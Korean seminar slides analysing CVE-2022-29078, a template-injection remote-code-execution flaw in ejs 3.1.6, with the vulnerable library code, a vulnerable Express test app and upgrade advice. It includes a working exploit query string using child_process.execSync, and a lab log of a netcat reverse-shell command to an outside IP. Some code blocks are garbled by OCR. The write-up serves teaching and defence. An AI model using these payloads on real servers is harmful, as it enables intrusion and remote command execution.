cve-2022-29078

2024 널카말카 세미나

20217 최유준

목차

PRESENTATION

01

EJS란?

정보 : EJS는 Embedded JavaScript의 약자로, 쉽게 말하면
자바스크립트가 내장되어 있는 html 파일입니다.

CHAPTER 1

EJS란?

EJS가 뭐에요?

node.js에서 많이 사용하는 템플릿엔진입니다.
ejs는 html 안에서 <% %>를 이용해서 서버의
데이터를 사용하거나 코드를 실행할 수 있습니다.

사용자 수가 많은 Jade 템플릿은
HTML과 작성법이 많이 다른 반면
ejs는 기존의 HTML 문법에 한해서
<% %>를 사용하여 크게 벗어나지 않습니다.

진짜에요?

더욱 쉽게 서버의 데이터를 사용하거나
코드를 실행할 수 있는 장점까지 있다니??

* jade는 node.js용으로 만들어진 view 템플릿 엔진입니다.

CHAPTER 1

EJS란?

EJS가 뭐에요?

node.js에서 많이 사용하는 템플릿엔진입니다.
ejs는 html 안에서 <% %>를 이용해서 서버의
데이터를 사용하거나 코드를 실행할 수 있습니다.

진짜에요?

WOW!

jinja2의 {{ test }}는 이렇게 표현 할 수 있습니다
<% test %> 안에 구문을 작성합니다.

PRESENTATION

02

CVE 개요

CVE의 내용과 Description을 살펴보고 관련 자료를 찾아봤습니다..

CHAPTER 2

CVE-2022-29078

이 취약점은 ejs3.1.6 이하 버전에서 작동합니다

CVE-2022-29078 세부 정보

수정됨

이 취약점은 NVD에서 마지막으로 분석한 이후로 수정되었습니다. 재분석을 기다리고 있으며, 제공된 정보에 추가 변경이 발생할 수 있습니다.

설명

Node.js용 ejs(일명 Embedded JavaScript templates) 패키지 3.1.6은 설정[view options][outputFunctionName]에서 서버 측 템플릿 주입을 허용합니다. 이는 내부 옵션으로 구문 분석되고, outputFunctionName 옵션을 임의의 OS 명령(템플릿 컴파일 시 실행됨)으로 덮어씁니다.

/?settings[view options][outputFunctionName]
자세한 부분은 다음 페이지에서...

알려진 영향을 받는 소프트웨어 구성 CPE 2.2로 전환

구성 1 (숨기기)

cpe:2.3:a:ejs:ejs:3.1.6:*:*:*:*:node.js:*:*

Hide Matching CPE(s)

ejs3.1.6에서 영향을 받는다는 것을 알 수 있습니다.

CHAPTER 2

CVE-2022-29078

```
if (typeof arguments[arguments.length - 1] == 'function') {
  cb = args.pop();
 }
 // Do we have data/opts?
 if (args.length) {
   // Should always have data obj
   data = args.shift();
   // Normal passed opts (data obj + opts obj)
   if (args.length) {
     // Use shallowCopy so we don't pollute passed in opts obj with new vals
     utils.shallowCopy(opts, args.pop());
   }
   // Special casing for Express (settings + opts-in-data)
   else {
     // Express 3 and 4
     if (data.settings) {
       // Pull a few things from known locations
       if (data.settings.views) {
         opts.views = data.settings.views;
       }
       if (data.settings['view cache']) {
         opts.cache = true;
       }
       // Undocumented after Express 2, but still usable, esp. for
       // items that are unsafe to be passed along with data, like `root`
       viewOpts = data.settings['view options'];
       if (viewOpts) {
         utils.shallowCopy(opts, viewOpts);
       }
     }
     // Express 2 and lower, values set in app.locals, or people who just
     // want to pass options in their data. NOTE: These values will override
     // anything previously set in settings  or settings['view options']
     utils.shallowCopyFromList(opts, data, _OPTS_PASSABLE_WITH_DATA_EXPRESS);
   }
```

위 코드는 ejs3.1.6 라이브러리의 코드단 입니다.
line:448~482

사용자로부터 넘겨받은 req.query를 템플릿에
넘겨주게 되면, 해당 변수는 아래 코드를 통해
템플릿의 data 변수에 저장합니다

해당 코드는 github에서 ejs3.1.6 레포에서 가져왔습니다.

PRESENTATION

03

취약점 분석

앞에서 얻은 정보들로 취약점을 분석해보는 시간입니다.

앞선 내용에 이어서 마저 분석해보겠습니다.

Chapter 4 실습

Chapter 5 예방 방법

CHAPTER 3

CVE-2022-29078

```
if (args.length) {
    // Should always have data obj
    data = args.shift();
```

data = args.shift(); 함수를 통해 넘겨받은 파라미터가 KEY : VALUE 형태로 저장되는 것입니다.

?id=2

data에는 ‘id':’2’

```
{ id: '2' }
```

```
viewOpts = data.settings['view options'];
        if (viewOpts) {
          utils.shallowCopy(opts, viewOpts);
        }
```

ViewOpts변수에 data변수의 settings['view options']를 저장하고,
해당 값이 존재한다면 opts변수에 viewOpts를 얕은 복사하는 로직입니다

얕은 복사 : 데이터가 아닌 메모리 주소만 복사

```
if (!this.source) {
      this.generateSource();
      prepended +=
        '  var __output = "";\n' +
        '  function __append(s) { if (s !== undefined && s !== null) __output += s }\n';
      if (opts.outputFunctionName) {
        prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
      }
      if (opts.destructuredLocals && opts.destructuredLocals.length) {
        var destructuring = '  var __locals = (' + opts.localsName + ' || {}),\n';
        for (var i = 0; i < opts.destructuredLocals.length; i++) {
          var name = opts.destructuredLocals[i];
          if (i > 0) {
            destructuring += ',\n  ';
          }
          destructuring += name + ' = __locals.' + name;
        }
        prepended += destructuring + ';\n';
      }
```


opts 변수는 settings['view options']의 값을 가져옵니다!

```
if (!this.source) {
      this.generateSource();
      prepended +=
        '  var __output = "";\n' +
        '  function __append(s) { if (s !== undefined && s !== null) __output += s + "\n';
                                  tionName) {
                                  ar ' + opts.outputFunctionName +

                                  edLocals && opts.destructuredLoca
                                  = '  var __locals = (' + opts.lo
                                  < opts.destructuredLocals.length
                                  .destructuredLocals[i];

                                  += ',\n  ';
          }
          destructuring += name + ' = __locals.' + name;
        }
        prepended += destructuring + ';\n';
      }
```

oprepended 변수의 js 코드 변수

opts.outputFunctionName

opts.opFN


if (!this.source) {
this.generateSource();
prepended +=
' var __output = "";\n' +
tionName) {
ar ' + opts.outpu
edLocals && opts.de ucturedLoca
= ' var __loca = (' + opts.lo
< opts.destructuredLocals.length
.destructuredLocals[i];
+= ',\
destructuring += name + ' = __locals.' + name;
}
prepended += destructuring + ';\n';
}
oprepended
변수의
js 코드 변수
OverWrite!
opts.outputFunctionName
opts.opFN

```
if (!this.source) {
      this.generateSource();
      prepended +=
        '  var __output = "";\n' +
        '  function __append(s) { if (s !== undefined && s !== null) __output += s }\n';
      if (opts.outputFunctionName) {
        prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
      }
      if (opts.destructuredLocals && opts.destructuredLocals.length) {
        var destructuring = '  var __locals = (' + opts.localsName + ' || {}),\n' +
          '      ';
        for (var i = 0; i < opts.destructuredLocals.length; i++) {
          var name = opts.destructuredLocals[i];
          if (i > 0) {
            destructuring += ',\n      ';
          }
          destructuring += name + ' = __locals.' + name;
        }
        prepended += destructuring + ';\n';
      }
```

oprepended 변수의 js 코드 변수

opts.outputFunctionName

OverWrite!

opts.opFN

settings['view options']에 임의의 JS코드를 포함시키고 req.query로 넘겨주게 되면 사용자는 원하는 JS코드를 서버에서 실행할 수 있게 됩니다.

CHAPTER 3

CVE-2022-29078

```
prepended +=
        '  var __output = "";\n' +
        '  function __append(s) { if (s !== undefined && s !== null) __output += s }\n';
      if (opts.outputFunctionName) {
        prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
      }
```

해당 로직이 실행 가능한 JS 코드를 만들도록 req.query값을 조작해야 합니다.


따라서 opts를 덮어쓰기 위해 settings[view options] 값을 덮어써주고, outputFunctionName에 prepended에서 실행 가능한 JS 코드가 완성되도록 하려면, 아래와 같은 req.query를 보내면 됩니다.

/?settings[view options][outputFunctionName]=x;
process.mainModule.require('child_process').execSync('명령어');s

CHAPTER 3

CVE-2022-29078

```
var __output = "";
function __append(s) {
  if (s !== undefined && s !== null) __output += s
}
var x;
process.mainModule.require('child_process').execSync('명령어');
s = __append;
```



최종적으로 execSync함수에 인자값으로 넘겨준 명령어가 실행되게 됩니다.

PRESENTATION

04

실습

이제 분석한 취약점과 poc 코드를 가지고 직접 로컬 구축해 실습하려고 했습니다만....

Chapter 5 예방 방법

CHAPTER 4

돌발상황


```
{
  settings: {
    'view options': {
      outputFunctionName: "x;process.mainModule.require('child_process').execSync('nc -e 34.30.149.236 4445 sh');s"
    }
  },
  id: 1
}
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
Error: /home/wasangju/cve-2022-29078/vulnpage/views/index.ejs:1
 >> 1| <image src="image/<%=id %>.png" />

Command failed: nc -e 34.30.149.236 4445 sh
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
```

로컬 우분투 환경에서 보안상의 이유로 nc -e 옵션을 막아놓았습니다.
그래서 다른 공격을 해보는데 계속 다른 오류가 떠서 부득이하게
exploit 코드만 보여드리게 되었습니다.

CHAPTER 4

돌발상황

로컬 환경 테스트 영상입니다.....



다른 방법을 사용하여도 오류가 발생해서 익스플로잇 코드랑 로컬 코드 보고 마무리하겠습니다.

CHAPTER 4

exploit code

취약한페이지주소/?id=2&settings[view options][outputFunctionName]=x;process.mainModule.require('child_process').execSync('명령어');s

CHAPTER 4

로컬 페이지 코드

index.js

```
const express = require("express");
const app = express();

app.use(express.static('public'));
app.set("view engine", "ejs");
app.get("/", (req, res) => {

    if (!req.query.id) {
        req.query.id = Math.floor(Math.random() * 5) + 1;
    }

    console.log(req.query);
    res.render("index", req.query);
})

app.listen(8080, () => {
    console.log("running");
})
```

index.ejs

```
<image src="image/<%=id %>.png" />
```

id를 받지 못한 경우에 랜덤으로 이미지 출력

PRESENTATION

05

예방 방법

lastpage

감사합니다

CHAPTER 5

예방 방법

바로 ejs3.1.6 버전을 사용하지 않고
3.1.7 버전을 사용하는 것입니다!

CHAPTER 5

예방 방법

바로 ejs3.1.6 버전을 사용하지 않고
3.1.7 버전을 사용하는 것입니다!

하지만 3.1.7 버전에서는 정규식으로 outputFunctionName을
막았지만 req.query를 필터링없이 그대로 넘겨준다는 점에서 또 다른 취약점이
발생할 수 있습니다. js를 실행시켜주는부분은 많으니까요...

CHAPTER 5

요약

입력값을 그대로 통과시킴 + js를 실행시킬 수 있는 기능 악용으로 발생한 취약점이라고 볼 수 있습니다.

THANK YOU!

발표 들어주셔서 감사합니다!

Reference :
https://eslam.io/posts/ejs-server-side-template-injection-rce
https://lactea.kr/entry/%EB%B6%84%EC%84%9D-%EC%9D%BC%EA%B8%B0-EJS-Server-Side-Template-Injection-to-RCE-CVE-2022-29078
https://one3147.tistory.com/65
https://nvd.nist.gov/vuln/detail/CVE-2022-29078

010-2339-1086
wasangju.tistory.com
wasangju07@gmail.com